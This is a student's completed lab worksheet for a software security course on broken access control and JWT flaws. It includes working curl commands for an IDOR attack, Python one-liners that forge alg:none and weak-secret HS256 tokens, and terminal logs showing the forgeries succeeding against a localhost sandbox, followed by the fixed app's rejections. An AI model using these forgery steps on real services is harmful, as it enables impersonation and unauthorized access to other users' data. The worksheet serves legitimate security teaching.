

Worksheet 6 — Authentication, Sessions & Access Control (3 hrs)

Course: Software Security (KOSEN69) · **Week 6 Aligned:** OWASP 2025 **A01 Broken Access Control**, **A07 Authentication Failures** · **CWE-639** (IDOR), **CWE-347** (improper signature verification), **CWE-321** (weak hardcoded key) **Signature games:** 📖 **IDOR Treasure Hunt** — walk the `oid` numbers to loot orders that aren't yours · 🗝️ **JWT Forgery** — mint a token you were never given.

⚠️ **Ethics note:** Forging tokens and accessing other users' objects is only legal in this sandbox (`vulnerable_app.py`) and your own Juice Shop. Doing it to a real service is unauthorized access. Keep all activity inside `http://localhost:8080`.


Part 1 — Student Information

Name	Student ID	Date	Group
Kay Khine Maw	6631503060	11.9.2026	

Two gates, one request — authentication ≠ authorization

Week 6 · `vulnerable_app.py` · a valid token still must not read `localhost:8080/api/orders/2`

TOKENS ARRIVING



GATE 1 asks WHO — forged tokens (`alg:none`, weak secret) slip through: CWE-347, CWE-321.
GATE 2 asks MAY-YOU — even alice's valid token reads `/api/orders/2` (bob's): CWE-639 IDOR.

solution_app.py — deny by default, close BOTH gates

GATE 1 fix — authentication

```

algorithms=["HS256"]
require exp + aud (L50)
strong random secret (L10)
→ forged tokens → 401
  
```

GATE 2 fix — authorization

```

if owner != user: 403
checked per object (L64)
→ alice on /orders/2 → 403
a valid token ≠ permission
  
```

Part 2 — Lecture Questions

Answer in 2–4 sentences each.

1. Distinguish **authentication** from **authorization**. In `vulnerable_app.py`, `get_order` calls `current_user()` but ignores its result (L63) — which of the two is missing?

Authentication proves who the user is, while **authorization** decides whether that user is allowed to access a specific object or action. In `vulnerable_app.py`, `get_order` calls `current_user()` but then ignores the result, so the app does not actually enforce authorization; it authenticates the caller but never checks ownership before returning the order.

2. What is **IDOR** (CWE-639)? Why is `/api/orders/<oid>` exploitable, and what single check in `solution_app.py` (L64) closes it?

IDOR means an attacker can change an identifier such as `/api/orders/<oid>` and access another user's record because the server does not verify object ownership. The endpoint is exploitable because the order ID is predictable and the app trusts the user's chosen value without checking that the current user owns that order. The crucial fix is to ensure the authenticated user's identity matches the order's owner before returning it, e.g., `if current_user().id != order.user_id: deny`.

3. Explain the `alg:none` JWT attack. Why does listing `"none"` in `algorithms=[...]` (L55) let an attacker submit an *unsigned* token?

The `alg:none` JWT attack tricks the server into accepting a token with no cryptographic signature because the JWT library is configured to allow the `none` algorithm. If `algorithms=["none"]` is accepted, an attacker can create a token with header `{"alg":"none"}` and a chosen payload like `{"sub":"bob"}` without knowing any secret, and the server may treat it as valid if it skips signature verification.

4. Why is the hardcoded HMAC secret `"secret"` (CWE-321) dangerous even if `alg:none` were disabled? How does a strong random secret + pinned algorithm defend the token?

A hardcoded secret like `"secret"` is dangerous because it is guessable and shared across all deployments, so anyone who learns it can forge valid HS256 tokens for any user. Using a strong random secret and pinning the accepted algorithm prevents attackers from signing arbitrary payloads and ensures the server accepts only the expected cryptographic scheme.

5. What do the JWT claims `exp` and `aud` add, and why does the secure version reject tokens that lack them?

The `exp` claim makes a token expire after a time limit, preventing replay of old credentials, and the `aud` claim tells the server which audience the token is intended for. The secure version rejects tokens without these claims because they are weaker and may be reused across services or remain valid indefinitely, creating a larger replay and trust boundary problem.

Part 3 — Hands-on Lab (150 min)

Learning goals: exploit IDOR, forge JWTs two ways (`alg:none` and weak secret), then prove `solution_app.py` enforces ownership and rejects forged tokens. Steps mirror `attack.md`.

Prerequisites: Docker + Docker Compose, `curl`, `python3` with `pyjwt`, optionally Burp Suite. Working dir: `labs/week06-authn-authz/`.

Environment setup

```
cd labs/week06-authn-authz
docker compose up          # python:3.12-slim + flask + pyjwt, runs
vulnerable_app.py
# vulnerable app -> http://localhost:8080 (service name: authz-lab, port 8080)
```

Optional secondary target / proxy:


```
docker run --rm -p 3000:3000 bkimminich/juice-shop      # ->
http://localhost:3000
# Burp Suite: put the proxy listener AND the browser proxy on 127.0.0.1:8081.
# NOT 8080 – the lab app already owns host 8080 (docker-compose.yml, "8080:5000").
# Burp's own default listener is 8080, so you must change it: leave it there and
# either the listener refuses to start ("Address already in use") or, if it does
# bind, the browser's proxy address is the target's address and every request
# goes straight to the app instead of through Burp – you intercept nothing.
```

What to submit per task: the exact **command/token**, a **screenshot** of the JSON response, and a **2–3 sentence mitigation**.

Task 0 — Onboarding (5 min). Get alice's token (from [attack.md](#)):

```
TOKEN=$(curl -s -X POST http://localhost:8080/login \
-H 'Content-Type: application/json' \
-d '{"user":"alice","pw":"alicepw"}' | python3 -c 'import
sys,json;print(json.load(sys.stdin)["token"])')
echo "$TOKEN"
```

Confirm `/api/orders/1` returns alice's Laptop order. *Deliverable: screenshot of the token + order 1.*




Task 1 — IDOR Treasure Hunt (30 min) 🗺️.

- *Goal:* read **bob's** order with **alice's** token.
- *Steps:*

```
curl -s http://localhost:8080/api/orders/1 -H "Authorization: Bearer $TOKEN"
# yours
curl -s http://localhost:8080/api/orders/2 -H "Authorization: Bearer $TOKEN"
# bob's - leaks!
```

- *Deliverable:* both responses + screenshot of bob's **Phone** order + why the missing ownership check (CWE-639) is the root cause.



- The missing ownership check is the root cause because the app authenticates the user but never verifies that the requested order belongs to that user. Once it trusts the oid value without comparing it to the current user's identity, any valid token can access someone else's record, which is exactly the IDOR flaw in CWE-639.

jwt-forge


Task 2 — JWT Forgery via alg:none (30 min)

- *Goal:* impersonate bob with an **unsigned** token (no secret needed).
- *Steps:*

```
FORGED=$(python3 - <<'PY'
import jwt
print(jwt.encode({"sub": "bob"}, key="", algorithm="none"))
PY
)
curl -s http://localhost:8080/api/orders/2 -H "Authorization: Bearer $FORGED"
```

- *Deliverable*: the forged token + screenshot of the accepted response + explanation of the **none** flaw (CWE-347).

Forged token
eyJhbGciOiJub25lIn0.eyJzdWIiOiJib2Iif0.



- The none flaw happens because the server accepts the JWT algorithm none, which means it trusts a token without verifying any signature at all. An attacker can create a token with {"sub":"bob"} and header {"alg":"none"} and the server will treat it as valid if it skips signature validation. This is CWE-347 because the app is accepting unsigned JWTs instead of verifying authenticity before trusting the claims.

Task 3 — JWT Forgery via weak secret (30 min)

- *Goal:* sign a *valid* HS256 token because the secret is the guessable string **secret** (CWE-321).
- *Steps:*

```
FORGED2=$(python3 - <<'PY'
import jwt
print(jwt.encode({"sub": "bob"}, "secret", algorithm="HS256"))
PY
)
curl -s http://localhost:8080/api/orders/2 -H "Authorization: Bearer
$FORGED2"
```

- *Deliverable*: token + screenshot + 2–3 sentences on why secret strength + key management matter.

token:

eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiJib2IifQ.-51G5JQmpJleARHp8rIljBczPF
anWT93d N 7LOGUXU

```

MINGW64: c:\Users\ASUS\Downloads\software-security\labs\week06-authn-authz
Successfully installed pyjwt-2.13.0

[notice] A new release of pip is available: 26.1.2 -> 26.2.1
[notice] To update, run: C:\Users\ASUS\AppData\Local\Microsoft\WindowsApps\PythonSoftwareFoundation.Python.3.13_qbz5n2kfra8p0\python.exe -m pip install --upgrade pip

ASUSBLAPTOP-21RJ842H MINGW64 ~\Downloads\software-security\labs\week06-authn-authz (wk05)
$ FORGED=$(python3 -c 'import jwt; print(jwt.encode({"sub": "bob"}, key="", algorithm="none"))')
$ curl -s http://localhost:8080/api/orders/2 -H "Authorization: Bearer $FORGED"
{"item": "Phone", "note": "FLAG{idor_demo}", "owner": "bob", "total": 800}

ASUSBLAPTOP-21RJ842H MINGW64 ~\Downloads\software-security\labs\week06-authn-authz (wk05)
$ print '%s | %s | ' "${whoami}" '6631503060'; date +%F %T %Z
ASUS | 6631503060 | 2026-09-11 01:31:25 SEAST

ASUSBLAPTOP-21RJ842H MINGW64 ~\Downloads\software-security\labs\week06-authn-authz (wk05)
$ FORGED2=$(python3 -c 'import jwt; print(jwt.encode({"sub": "bob"}, "secret", algorithm="HS256"))')
$ curl -s http://localhost:8080/api/orders/2 -H "Authorization: Bearer $FORGED2"
{"item": "Phone", "note": "FLAG{idor_demo}", "owner": "bob", "total": 800}

ASUSBLAPTOP-21RJ842H MINGW64 ~\Downloads\software-security\labs\week06-authn-authz (wk05)
$ print '%s | %s | ' "${whoami}" '6631503060'; date +%F %T %Z
ASUS | 6631503060 | 2026-09-11 01:42:08 SEAST

ASUSBLAPTOP-21RJ842H MINGW64 ~\Downloads\software-security\labs\week06-authn-authz (wk05)
$

```


Secret strength and key management matter because a short, hardcoded secret like "secret" is easy to guess and can be reused across all users and deployments. If the signing key is weak, leaked, or stored in code, an attacker can forge valid JWTs and impersonate another user, so the server must use a long random secret, store it securely, and rotate it regularly.

Task 4 — Privilege/identity escalation reasoning (25 min).

- *Goal:* combine the flaws. Using Task 2/3 you became **bob** without his password; using Task 1 you read objects you don't own.
- *Steps:* document the full attack chain (forge token → access any **oid**). Optionally replay the requests through **Burp Suite Repeater** and screenshot the intercepted request/response.
- *Deliverable:* a short chain diagram/paragraph + Burp (or curl) evidence.

Forge Bob's JWT → Send token with `/api/orders/2` → No ownership check → Bob's order returned

The attacker forges a JWT that identifies them as Bob, then requests `/api/orders/2`. Because the server does not verify the token properly and does not check whether the caller owns the requested order, it returns Bob's private order without requiring his password.



Task 5 — Defend / fix it (30 min) 🛡️.


- *Goal*: prove `solution_app.py` blocks Tasks 1–3.
- *Steps*: stop the vulnerable container (`Ctrl-C`), then:

```
docker compose run --rm --service-ports authz-lab bash -c "pip install --no-cache-dir flask pyjwt && python solution_app.py"
```

Re-run: get a fresh alice token, then re-fire each attack. Expected: `/api/orders/2` with alice's token → **403 forbidden** (ownership check, L64); the `alg:none` token → **401 invalid token** (algorithm pinned to HS256, L50); the `"secret"` token → **401** (strong random secret + required `aud/exp`, L10/40).

- *Deliverable*: screenshots of the 403 and both 401s + name the fix line for each.

IDOR → 403: Fixed at lines 63–65 with the ownership check.



```

MINGW64/c/Users/ASUS/Downloads/software-security/labs
HTTP/1.1 401 UNAUTHORIZED
Server: Werkzeug/3.1.8 Python/3.12.14
Date: Thu, 10 Sep 2026 18:55:55 GMT
Content-Type: application/json
Content-Length: 26
Connection: close

{"error": "invalid token"}

ASUS@LAPTOP-21RJ842H MINGW64 ~/Downloads/software-security/labs (wk05)
$ FORGED2=$(python3 - <<'py'
import jwt
print(jwt.encode({"sub": "bob"}, "secret", algorithm="HS256"))
py
)
C:\Users\ASUS\AppData\Local\Packages\PythonSoftwareFoundation.Python.3.13.qbz5n2kfra8p0\Local
l-packages\Python313\site-packages\jwt\api_jwt.py:147: InsecureKeyLengthWarning: The HMAC key
s long, which is below the minimum recommended length of 32 bytes for SHA256. See RFC 7518 Se
return self._jws.encode(

ASUS@LAPTOP-21RJ842H MINGW64 ~/Downloads/software-security/labs (wk05)
$ printf '%s | %s | ' "$(whoami)" "6631503060"; date +%F %T %Z'
curl -i -s http://localhost:8080/api/orders/2 \
-H "Authorization: Bearer $FORGED2"
ASUS | 6631503060 | 2026-09-11 01:58:56 SEAST
HTTP/1.1 401 UNAUTHORIZED
Server: Werkzeug/3.1.8 Python/3.12.14
Date: Thu, 10 Sep 2026 18:58:57 GMT
Content-Type: application/json
Content-Length: 26
Connection: close

{"error": "invalid token"}

ASUS@LAPTOP-21RJ842H MINGW64 ~/Downloads/software-security/labs (wk05)
$ printf '%s | %s | ' "$(whoami)" "6631503060"; date +%F %T %Z'
curl -i http://localhost:8080/api/orders/2 \
-H "Authorization: Bearer $TOKEN"
ASUS | 6631503060 | 2026-09-11 02:04:09 SEAST
HTTP/1.1 403 FORBIDDEN
Server: Werkzeug/3.1.8 Python/3.12.14
Date: Thu, 10 Sep 2026 19:04:09 GMT
Content-Type: application/json
Content-Length: 22
Connection: close

